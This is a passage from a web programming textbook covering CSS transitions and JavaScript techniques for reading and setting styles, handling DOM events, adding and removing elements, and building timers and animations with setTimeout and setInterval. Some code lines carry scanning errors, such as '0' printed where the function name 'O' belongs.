If the `transition-delay` property is given a value of less than zero seconds (in other words, a negative value), the transition will execute the moment the property is

changed, but will appear to have begun execution at the specified offset, so it is partway through its cycle.

## Transition Timing

The `transition-timing-function` property requires one of the following values:

`ease`

Start slowly, get faster, then end slowly.

`linear`

Transition at constant speed.

`ease-in`

Start slowly, then go quickly until finished.

`ease-out`

Start quickly, stay fast until near the end, then end slowly.

`ease-in-out`

Start slowly, go fast, then end slowly.

Using any of the values with the word `ease` ensures that the transition looks extra fluid and natural, unlike a linear transition that somehow seems more mechanical. And if these aren't sufficiently varied for you, you can also create your own transitions using the `cubic-bezier` function.

For example, the following are the declarations used to create the preceding five transition types, illustrating how you can easily create your own:

```
transition-timing-function:cubic-bezier(0.25, 0.1, 0.25, 1);
transition-timing-function:cubic-bezier(0, 0, 1, 1);
transition-timing-function:cubic-bezier(0.42, 0, 1, 1);
transition-timing-function:cubic-bezier(0, 0, 0.58, 1);
transition-timing-function:cubic-bezier(0.42, 0, 0.58, 1);
```

## Shorthand Syntax

You may find it easier to use the shorthand version of this property and include all the values in a single declaration like the following, which will transition all properties in a linear fashion, over a period of .3 seconds, after an initial (optional) delay of .2 seconds:

```
transition:all .3s linear .2s;
```

Doing so will save you the trouble of entering many very similar declarations, particularly if you are supporting all the major browser prefixes.

[Example 19-4](#) illustrates how you might use transitions and transformations together. The CSS creates a square, orange element with some text in it, and a `hover` pseudoclass specifying that when the mouse pointer passes over the object it should rotate by 180 degrees and change from orange to yellow (see [Figure 19-13](#)).

Example 19-4. A CSS rotate example

```
<!DOCTYPE html>
<html>
  <head>
    <title>CSS Rotate Example</title>
    <style>
      #square {
        position      :absolute;
        top           :50px;
        left          :50px;
        width         :100px;
        height        :100px;
        padding       :2px;
        text-align    :center;
        border-width  :1px;
        border-style  :solid;
        background    :orange;
        transition    :all .8s ease-in-out;
        -moz-transition :all .8s ease-in-out;
        -webkit-transition:all .8s ease-in-out;
        -o-transition :all .8s ease-in-out;
        -ms-transition :all .8s ease-in-out; }
      #square:hover {
        background      :yellow;
        -moz-transform  :rotate(180deg);
        -webkit-transform :rotate(180deg);
        -o-transform   :rotate(180deg);
        -ms-transform  :rotate(180deg);
        transform       :rotate(180deg); }
    </style>
  </head>
  <body>
    <div id='square'>
      Square shape<br />
      created using<br />
      a simple div<br />
      element with<br />
      a 1px border
    </div>
  </body>
</html>
```




Figure 19-13. The object rotates and changes color when hovered over

The sample code caters to all the different browsers by providing browser-specific versions of the declarations. On all the latest browsers (including IE10 or higher) the object will rotate clockwise when hovered over, while slowly changing from orange to yellow.

CSS transitions are smart in that when they are canceled they smoothly return to their original value. So if you move the mouse away before the transition has completed, it will instantly reverse and start transitioning back to its initial state.

You should now have a very good idea of what CSS has to offer you, and how to get it to achieve the effects you desire. In the following chapter, we'll take CSS one step further by interacting dynamically with DOM properties using JavaScript.

## Test Your Knowledge

1. What do the CSS3 operators `^`, `$`, and `*` do?
2. What property do you use to specify the size of a background image?
3. With which property can you specify the radius of a border?
4. How can you flow text over multiple columns?
5. Name the four functions with which you can specify CSS colors.
6. How would you create a gray text shadow under some text, offset diagonally to the bottom right by 5 pixels, with a blurring of 3 pixels?
7. How can you indicate with an ellipsis that text is truncated?
8. How can you include a Google web font in a web page?

9. What CSS declaration would you use to rotate an object by 90 degrees?
10. How do you set up a transition on an object so that when any of its properties are changed, the change will transition immediately in a linear fashion over the course of half a second?

See “[Chapter 19 Answers](#)” on page 515 in [Appendix A](#) for the answers to these questions.

---

# Accessing CSS from JavaScript

With a good understanding of the Document Object Model (DOM) and CSS now under your belt, you'll learn in this chapter how to access both of these directly from JavaScript, enabling you to create highly dynamic and responsive websites.

I'll also show you how to use interrupts so that you can create animations or provide any code that must continue running in the background of a web page, such as a clock, and I'll explain how you can add new elements to or remove existing ones from the DOM so that you don't have to precreate elements in HTML just in case JavaScript may need to access them later.

## Revisiting the `getElementById` Function

In [Chapter 13](#), I mentioned the common usage of the `$` character as a function name to provide easier access to the `getElementById` function. In fact, major frameworks such as *jQuery* use this new `$` function, and substantially extend its functionality.

I would like to provide you with an enhanced version of this function too, so that you can handle DOM elements and CSS styles quickly and efficiently. However, to avoid conflicting with frameworks that use the `$` character, I'll simply use the uppercase `O` as the function name, since it's the first letter of the word *Object*, which is what will be returned when the function is called (the object represented by the ID passed to the function).

## The `O` Function

Here's what the bare-bones `O` function looks like:

```
function O(obj)
{
    return document.getElementById(obj)
}
```

This alone saves 22 characters of typing each time it is called, but I've chosen to extend the function a little by allowing either an ID or an object to be passed to this function, as shown in the complete version of the function in [Example 20-1](#).

*Example 20-1. The O function*

```
function O(obj)
{
  if (typeof obj == 'object') return obj
  else return document.getElementById(obj)
}
```

If an object is passed to the function, it just returns that object back again. Otherwise, it assumes that an ID has been passed and returns the object to which the ID refers.

But why on earth would I want to add this first statement, which simply returns the object passed to it?

## The S Function

The answer to this question becomes clear when you look at a partner function called *S* that I provide to give you easy access to the `style` (or CSS) properties of an object, as shown in [Example 20-2](#).

*Example 20-2. The S function*

```
function S(obj)
{
  return O(obj).style
}
```

The *S* in this function name is the first letter of *Style*, and the function performs the task of returning the `style` property (or subobject) of the element referred to. Because the embedded *O* function accepts either an ID or an object, you can pass either an ID or an object to *S* as well.

Let's look at what's going on here by taking a `<div>` element with the ID of `myobj` and setting its text color to green, like this:

```
<div id='myobj'>Some text</div>

<script>
  O('myobj').style.color = 'green'
</script>
```

The preceding code will do the job, but it's much simpler to call the new *S* function, like this:

```
S('myobj').color = 'green'
```

Now consider the case in which the object returned by calling *O* is stored in, for example, an object called `fred`, like this:

```
fred = 0('myobj')
```

Because of the way the `S` function works, we can still call it to change the text color to green, like this:

```
S(fred).color = 'green'
```

What this means is that whether you wish to access an object directly or via its ID, you can do so by passing it to either the `0` or `S` function as required. Just remember that when you pass an object (rather than an ID) you must not place the object's name in quotation marks.

## The C Function

So far I've provided you with two simple functions that make it easy for you to access any element on a web page, and any `style` property of an element. Sometimes, though, you will want to access more than one element at a time. You can do this by assigning a CSS class name to each such element, as in these examples, which both employ the class `myclass`:

```
<div class='myclass'>Div contents</a>  
<p class='myclass'>Paragraph contents</p>
```

If you want to access all elements on a page that use a particular class, you can use the `C` function (for the first letter of *Class*) shown in [Example 20-3](#) to return an array containing all the objects that match the class name provided.

*Example 20-3. The C function*

```
function C(name)  
{  
  var elements = document.getElementsByTagName('*')  
  var objects = []  
  
  for (var i = 0 ; i < elements.length ; ++i)  
    if (elements[i].className == name)  
      objects.push(elements[i])  
  
  return objects  
}
```

Let's break this down. First, the argument `name` contains the class name for which you are trying to retrieve objects. Then, inside the function, a new object called `elements` is created that contains all the elements in the document, as returned by a call to `getElementsByTagName` with an argument of `'*'`, which means "find all elements":

```
var elements = document.getElementsByTagName('*')
```

Then a new array called `objects` is created, into which all the matching objects found will be placed:

```
var objects = []
```

Next, a `for` loop iterates through all the elements in the `elements` object using the variable `i` as the index:

```
for (var i = 0 ; i < elements.length ; ++i)
```

Each time around the loop, if an element's `className` property is the same as the string value passed in the argument `name`, the object is pushed onto the `objects` array:

```
if (elements[i].className == name)
    objects.push(elements[i])
```

Finally, once the loop has completed, the `objects` array will contain all the elements in the document that use the class name in `name`, so it is returned by the function:

```
return objects
```

### Using the C function

To use this function, simply call it as follows, saving the returned array so that you can access each of the elements individually as required or (more likely to be the case) altogether via a loop:

```
myarray = C('myclass')
```

Now you can do whatever you like with the objects returned, such as (for example) setting their `textDecoration` properties to `'underline'`, as follows:

```
for (i = 0 ; i < myarray.length ; ++i)
    S(myarray[i]).textDecoration = 'underline'
```

This code iterates through the objects in `myarray[]` and uses the `S` function to reference each one's `style` property, setting `textDecoration` to `'underline'`.

## Including the Functions

I use the `O` and `S` functions in examples for the remainder of this chapter, as they make the code shorter and easier to follow. Therefore, I have saved them in the file `OSC.js` (along with the `C` function, as I think you'll find it extremely useful) in the [Chapter 20](#) folder of the accompanying archive of examples, freely downloadable from the <http://lpmj.net> website.

They can be included in any web page using the following statement—preferably in its `<head>` section, anywhere before any script that relies on calling these functions:

```
<script src='OSC.js'></script>
```

The contents of `OSC.js` are shown in [Example 20-4](#).

*Example 20-4. The `OSC.js` file*

```
function O(obj)
{
    if (typeof obj == 'object') return obj
    else return document.getElementById(obj)
```

```

}

function S(obj)
{
    return O(obj).style
}

function C(name)
{
    var elements = document.getElementsByTagName('*')
    var objects = []

    for (var i = 0 ; i < elements.length ; ++i)
        if (elements[i].className == name)
            objects.push(elements[i])

    return objects
}

```

## Accessing CSS Properties from JavaScript

The `textDecoration` property I used in an earlier example represents a CSS property that is normally hyphenated, like this: `text-decoration`. But since JavaScript reserves the hyphen character for use as a mathematical operator, whenever you access a hyphenated CSS property you must omit the hyphen and set the character immediately following it to uppercase.

Another example of this is the `font-size` property, which is referenced in JavaScript as `fontSize` when placed after a period operator, like this:

```
myobject.fontSize = '16pt'
```

An alternative to this is to be more long-winded and use the `setAttribute` function, which does support (and in fact requires) standard CSS property names, like this:

```
myobject.setAttribute('font-size', '16pt')
```



Some versions of Microsoft Internet Explorer are picky in certain instances about using the JavaScript-style CSS property names when applying the browser-specific `-ms-`-prefixed versions of the rules. If you encounter this, use the `setAttribute` function and you should be all right.

## Some Common Properties

Using JavaScript you can modify any property of any element in a web document, in a similar manner to using CSS. I have already shown you how to access CSS properties, using either the JavaScript short form or the `setAttribute` function (to use exact CSS property names). Therefore, I won't bore you by detailing all of these hundreds of


properties. Rather, I'd like to show you how to access just a few of the CSS properties as an overview of some of the things you can do.

First let's look at modifying a few CSS properties from JavaScript using [Example 20-5](#), which first loads in the three earlier functions, then creates a `<div>` element, and finally issues JavaScript statements within a `<script>` section of HTML, to modify various attributes of the `<div>` (see [Figure 20-1](#)).

*Example 20-5. Accessing CSS properties from JavaScript*

```
<html>
  <head>
    <title>Accessing CSS Properties</title>
    <script src='OSC.js'></script>
  </head>
  <body>
    <div id='object'>Div Object</div>

    <script>
      S('object').border    = 'solid 1px red'
      S('object').width    = '100px'
      S('object').height   = '100px'
      S('object').background = '#eee'
      S('object').color     = 'blue'
      S('object').fontSize  = '15pt'
      S('object').fontFamily = 'Helvetica'
      S('object').fontStyle = 'italic'
    </script>
  </body>
</html>
```



*Figure 20-1. Modifying styles from JavaScript*

You gain nothing by modifying properties like this, because you could just as easily have included some CSS directly, but shortly we'll be modifying properties in response to user interaction—and then the real power of combining JavaScript and CSS will come through.

## Other Properties

JavaScript also opens up access to a very wide range of other properties, such as the width and height of the browser and of any pop-up or in-browser windows or frames, and handy information such as the parent window (if there is one) and the history of URLs visited this session.

All these properties are accessed from the `window` object via the period operator (for example, `window.name`). [Table 20-1](#) lists them all, along with descriptions of each.



Many of these properties can be invaluable when targeting mobile phones and tablet devices, as they will tell you exactly how much screen space you have to work with, the type of browser being used, and so on.

*Table 20-1. Common window properties*

Property	Description
<code>closed</code>	Returns a Boolean value indicating whether or not a window has been closed
<code>defaultStatus</code>	Sets or returns the default text in the status bar of a window
<code>document</code>	Returns the document object for the window
<code>frames</code>	Returns an array of all the frames and iframes in the window
<code>history</code>	Returns the history object for the window
<code>innerHeight</code>	Sets or returns the inner height of a window's content area
<code>innerWidth</code>	Sets or returns the inner width of a window's content area
<code>length</code>	Returns the number of frames and iframes in a window
<code>location</code>	Returns the location object for the window
<code>name</code>	Sets or returns the name of a window
<code>navigator</code>	Returns the navigator object for the window
<code>opener</code>	Returns a reference to the window that created the window
<code>outerHeight</code>	Sets or returns the outer height of a window, including tool and scroll bars
<code>outerWidth</code>	Sets or returns the outer width of a window, including tool and scroll bars
<code>pageXOffset</code>	Returns the number of pixels the document has been scrolled horizontally from the left of the window
<code>pageYOffset</code>	Returns the number of pixels the document has been scrolled vertically from the top of the window
<code>parent</code>	Returns the parent window of a window
<code>screen</code>	Returns the screen object for the window
<code>screenLeft</code>	Returns the x coordinate of the window relative to the screen in all recent browsers except Mozilla Firefox (for which you should use <code>screenX</code> )
<code>screenTop</code>	Returns the y coordinate of the window relative to the screen in all recent browsers except Mozilla Firefox (for which you should use <code>screenY</code> )

Property	Description
screenX	Returns the x coordinate of the window relative to the screen in all recent browsers except Opera, which returns incorrect values; supported in versions of IE prior to 9
screenY	Returns the y coordinate of the window relative to the screen in all recent browsers except Opera, which returns incorrect values; supported in versions of IE prior to 9
self	Returns the current window
status	Sets or returns the text in the status bar of a window
top	Returns the top browser window

There are a few points to note about some of these properties:

- The `defaultStatus` and `status` properties can be set only if users have modified their browsers to allow it (very unlikely).
- The `history` object cannot be read from (so you cannot see where your visitors have been surfing), but it supports the `length` property to determine how long the history is, and the `back`, `forward`, and `go` methods to navigate to specific pages in the history.
- When you need to know how much space there is available in a current window of the web browser, just read the values in `window.innerHeight` and `window.innerWidth`. I often use these values for centering in-browser pop-up alert or confirm dialog windows.
- The `screen` object supports the read-only properties `availHeight`, `availWidth`, `colorDepth`, `height`, `pixelDepth`, and `width`, and is therefore great for determining information about the user's display.

These few items of information will get you started and give you some ideas about many new and interesting things you can do with JavaScript. Of course, there are far more properties and methods available than can be covered in this chapter, but now that you know how to access and use properties all you need is a resource listing them all. I recommend you check out the following URL as a good initial place to start: <http://tinyurl.com/domproperties>.

## Inline JavaScript

Using `<script>` tags isn't the only way you can execute JavaScript statements—you can also access JavaScript from within HTML tags, which makes for great dynamic interactivity.

For example, to add a quick effect when the mouse pointer passes over an object, you can use code such as that in the `<img />` tag in [Example 20-6](#), which displays an apple by default, but replaces it with an orange when the mouse passes over (and restores the apple when the mouse leaves).

Example 20-6. Using inline JavaScript

```
<html>
  <head>
    <title>Inline JavaScript</title>
  </head>
  <body>
    <img src='apple.png'
        onmouseover="this.src='orange.png'"
        onmouseout="this.src='apple.png'" />
  </body>
</html>
```

## The this Keyword

In the preceding example you see the `this` keyword in use. It tells the JavaScript to operate on the calling object, namely the `<img />` tag. You can see the result in [Figure 20-2](#), where the mouse pointer is yet to pass over the apple.




Figure 20-2. Inline mouse hover JavaScript example



When supplied from an inline JavaScript call, the `this` keyword represents the calling object. When used in class methods, the `this` keyword represents an object to which the method applies.

## Attaching Events to Objects in a Script

The preceding code is the equivalent of providing an ID to the `<img />` tag and then attaching the actions to the tag's mouse events, like in [Example 20-7](#).

### Example 20-7. Nonlinear JavaScript

```
<html>
  <head>
    <title>Nonlinear JavaScript</title>
    <script src='05C.js'></script>
  </head>
  <body>
    <img id='object' src='apple.png' />

    <script>
      0('object').onmouseover = function() { this.src = 'orange.png' }
      0('object').onmouseout = function() { this.src = 'apple.png' }
    </script>
  </body>
</html>
```

This code applies the ID of `object` to the `<img />` tag in the HTML section, then proceeds to manipulate it separately in the JavaScript section by attaching anonymous functions to each event.

## Attaching to Other Events

Whether you're using inline or separate JavaScript, there are several events to which you can attach actions, enabling a wealth of additional features that you can provide for your users. [Table 20-2](#) lists these events, and details when they will be triggered.

Table 20-2. Events and when they are triggered

Event	Occurs
<code>onabort</code>	When an image's loading is stopped before completion
<code>onblur</code>	When an element loses focus
<code>onchange</code>	When any part of a form has changed
<code>onclick</code>	When an object is clicked
<code>ondblclick</code>	When an object is double-clicked
<code>onerror</code>	When a JavaScript error is encountered
<code>onfocus</code>	When an element gets focus
<code>onkeydown</code>	When a key is being pressed (including Shift, Alt, Ctrl, and Esc)
<code>onkeypress</code>	When a key is being pressed (not including Shift, Alt, Ctrl, and Esc)
<code>onkeyup</code>	When a key is released
<code>onload</code>	When an object has loaded
<code>onmousedown</code>	When the mouse button is pressed over an element
<code>onmousemove</code>	When the mouse is moved over an element
<code>onmouseout</code>	When the mouse leaves an element
<code>onmouseover</code>	When the mouse passes over an element from outside it

Event	Occurs
onmouseup	When the mouse button is released
onsubmit	When a form is submitted
onreset	When a form is reset
onresize	When the browser is resized
onscroll	When the document is scrolled
onselect	When some text is selected
onunload	When a document is removed



Make sure you attach events to objects that make sense. For example, an object that is not a form will not respond to the `onsubmit` event.

## Adding New Elements

With JavaScript, you are not limited to manipulating the elements and objects supplied to a document in its HTML. In fact, you can create objects at will by inserting them into the DOM.

For example, suppose you need a new `<div>` element. [Example 20-8](#) shows one way you can add it to the web page.

*Example 20-8. Inserting an element into the DOM*

```
<html>
  <head>
    <title>Adding Elements</title>
    <script src='05C.js'></script>
  </head>
  <body>
    This is a document with only this text in it.<br /><br />

    <script>
      alert('Click OK to add an element')

      newdiv = document.createElement('div')
      newdiv.id = 'NewDiv'
      document.body.appendChild(newdiv)

      S(newdiv).border = 'solid 1px red'
      S(newdiv).width = '100px'
      S(newdiv).height = '100px'
      newdiv.innerHTML = "I'm a new object inserted in the DOM"
      tmp = newdiv.offsetTop

      alert('Click OK to remove the element')
      newdiv.parentNode.removeChild(newdiv)
    </script>
```

```
</body>  
</html>
```

First the new element is created with `createElement`, then the `appendChild` function is called and the element gets inserted into the DOM. After this, various properties are assigned to the element, including some text for its inner HTML. And then, to make sure the new element is instantly revealed, its `offsetTop` property is read into the throwaway variable `tmp`. This forces a DOM refresh and makes the element display in any browser that might otherwise delay before doing so—particularly Internet Explorer. [Figure 20-3](#) shows the result.




Figure 20-3. Inserting a new element into the DOM

This new element is exactly the same as if it had been included in the original HTML, and has all the same properties and methods available.



I sometimes use the technique of creating new elements when I want to create in-browser pop-up windows, because it doesn't rely on there being a spare `<div>` element available in the DOM.

## Removing Elements

You can also remove elements from the DOM, including ones that you didn't insert using JavaScript—it's even easier than adding an element. It works like this, assuming the element to remove is in the object `element`:

```
element.parentNode.removeChild(element)
```

This code accesses the element's `parentNode` object so that it can remove the element from that node. Then it calls the `removeChild` method on that object, passing the object to be removed. However, to ensure the DOM instantly refreshes on all browsers, you may prefer to replace the preceding single statement with something like the following:

```
pnode = element.parentNode
pnode.removeChild(element)
tmp = pnode.offsetTop
```

Here, the first statement places a copy of `element.parentNode` (the parent element of the object) in `pnode`, which (after the child element is removed in the second line) has its `offsetTop` property read into the throwaway variable `tmp`, thus ensuring that the DOM is fully refreshed.

## Alternatives to Adding and Removing Elements

Inserting an element is intended for adding a totally new object into a web page. If, however, all you intend to do is hide and reveal objects according to an `onmouseover` or other event, don't forget that there are a couple of CSS properties you can use for this purpose, without taking such drastic measures as creating and deleting DOM elements.

For example, when you want to make an element invisible but leave it in place (and with all the elements surrounding it remaining in their positions), you can simply set the object's `visibility` property to `'hidden'`, like this:

```
myobject.visibility = 'hidden'
```

And to redisplay the object you can use the following:

```
myobject.visibility = 'visible'
```

You can also collapse elements down to occupy zero width and height (with all the objects around it filling in the freed up space), like this:

```
myobject.display = 'none'
```

To then restore an element to its original dimensions, you would use the following:

```
myobject.display = 'block'
```

And, of course, there's always the `innerHTML` property, with which you can change the HTML applied to an element. For example:

```
myelement.innerHTML = '<b>Replacement HTML</b>'
```

You can also use the `O` function I outlined earlier, like this:

```
O('someid').innerHTML = 'New contents'
```

And you can make an element appear to disappear like this:

```
O('someid').innerHTML = ''
```



Don't forget all the other useful CSS properties you can access from JavaScript. For example, you can use the `opacity` property to set the visibility of an object to somewhere between visible and invisible, and you can change the `width` and `height` properties of an object to resize it. And, of course, using the `position` property with values of `'absolute'`, `'static'`, or `'relative'`, you can even locate an object anywhere in (or outside) the browser window that you like.

## Using Interrupts

JavaScript provides access to *interrupts*, a method by which you can ask the browser to call your code after a set period of time, or even to keep calling it at specified intervals. This gives you a means of handling background tasks such as Ajax communications, or even things like animating web elements.

There are two types of interrupt, `setTimeout` and `setInterval`, which have accompanying `clearTimeout` and `clearInterval` functions for turning them off again.

### Using `setTimeout`

When you call `setTimeout`, you pass it some JavaScript code or the name of a function, and a value in milliseconds representing how long to wait before the code should be executed, like this:

```
setTimeout(dothis, 5000)
```

Your `dothis` function might look like this:

```
function dothis()  
{  
  alert('This is your wakeup alert!');  
}
```



In case you are wondering, you cannot simply specify `alert()` (with parens) as a function to be called by `setTimeout`, because the function would be executed immediately. Only when you provide a function name without argument parentheses (for example, `alert`) can you safely pass the function name, so that its code will be executed only when the timeout occurs.

### Passing a string

When you need to provide an argument to a function, you can also pass a string value to the `setTimeout` function, which will not be executed until the correct time. For example:

```
setTimeout("alert('Hello!')", 5000)
```

In fact, you can provide as many lines of JavaScript code as you like, if you place a semicolon after each statement:

```
setTimeout("document.write('Starting'); alert('Hello!')", 5000)
```

## Repeating timeouts

One technique some programmers use to provide repeating interrupts with `setTimeout` is to call the `setTimeout` function from the code called by it, as in the following example, which will initiate a never-ending loop of alert windows:

```
setTimeout(dothis, 5000)

function dothis()
{
    setTimeout(dothis, 5000)
    alert('I am annoying!')
}
```

Now the alert will pop up every five seconds.

## Canceling a Timeout

Once a timeout has been set up, you can cancel it if you previously saved the value returned from the initial call to `setTimeout`, like this:

```
handle = setTimeout(dothis, 5000)
```

Armed with the value in `handle`, you can now cancel the interrupt at any point up until its due time, like this:

```
clearTimeout(handle)
```

When you do this, the interrupt is completely forgotten, and the code assigned to it will not get executed.

## Using setInterval

An easier way to set up regular interrupts is to use the `setInterval` function. It works in just the same way, except that having popped up after the interval you specify in milliseconds, it will do so again after that interval again passes, and so on forever, unless you cancel it.

[Example 20-9](#) uses this function to display a simple clock in the browser, as shown in [Figure 20-4](#).

*Example 20-9. A clock created using interrupts*

```
<html>
  <head>
    <title>Using setInterval</title>
    <script src='OSC.js'></script>
  </head>
```




Figure 20-4. Maintaining the correct time with interrupts

```
<body>
  The time is: <span id='time'>00:00:00</span><br />

  <script>
    setInterval("showtime(0('time'))", 1000)

    function showtime(object)
    {
      var date = new Date()
      object.innerHTML = date.toTimeString().substr(0,8)
    }
  </script>
</body>
</html>
```

Every time `ShowTime` is called, it sets the object `date` to the current date and time with a call to `Date`:

```
var date = new Date()
```

Then the `innerHTML` property of the object passed to `showtime` (namely, `object`) is set to the current time in hours, minutes, and seconds, as determined by a call to `toTimeString`. This returns a string such as “09:57:17 UTC+0530”, which is then truncated to just the first eight characters with a call to the `substr` function:

```
object.innerHTML = date.toTimeString().substr(0,8)
```

### Using the function

To use this function, you first have to create an object whose `innerHTML` property will be used for displaying the time, like this HTML:

```
The time is: <span id='time'>00:00:00</span>
```

Then, from a `<script>` section of code, a call is placed to the `setInterval` function, like this:

```
setInterval("showtime(0('time'))", 1000)
```

This call passes a string to `setInterval` containing the following statement, which is set to execute once a second (every 1,000 milliseconds):

```
showtime(0('time'))
```

In the rare situation where somebody disables JavaScript in her browser (which people sometimes do for security reasons), your JavaScript will not run and the user will see the original 00:00:00.

### Canceling an interval

To stop a repeating interval, when you first set up the interval with a call to `setInterval`, you must ensure you make a note of the interval's handle, like this:

```
handle = setInterval("showtime(0('time'))", 1000)
```

Now you can stop the clock at any time by issuing the following call:

```
clearInterval(handle)
```

You can even set up a timer to stop the clock after a certain amount of time, like this:

```
setTimeout("clearInterval(handle)", 10000)
```

This statement will issue an interrupt in 10 seconds (10,000 milliseconds) that will clear the repeating intervals.

## Using Interrupts for Animation

By combining a few CSS properties with a repeating interrupt, you can produce all manner of animations and effects.

For example, the code in [Example 20-10](#) moves a square shape across the top of the browser window, all the time ballooning up in size, as shown in [Figure 20-5](#). Then, when `LEFT` is reset to 0, the animation starts all over again.

*Example 20-10. A simple animation*

```
<html>
  <head>
    <title>Simple Animation</title>
    <script src='OSC.js'></script>
    <style>
      #box {
        position :absolute;
        background:orange;
        border    :1px solid red; }
    </style>
  </head>
  <body>
    <div id='box'></div>

    <script>
      SIZE = LEFT = 0

      setInterval(animate, 30)

      function animate()
      {
```




Figure 20-5. This object slides in from the left while changing size

```
    SIZE += 10
    LEFT += 3
    if (SIZE == 200) SIZE = 0
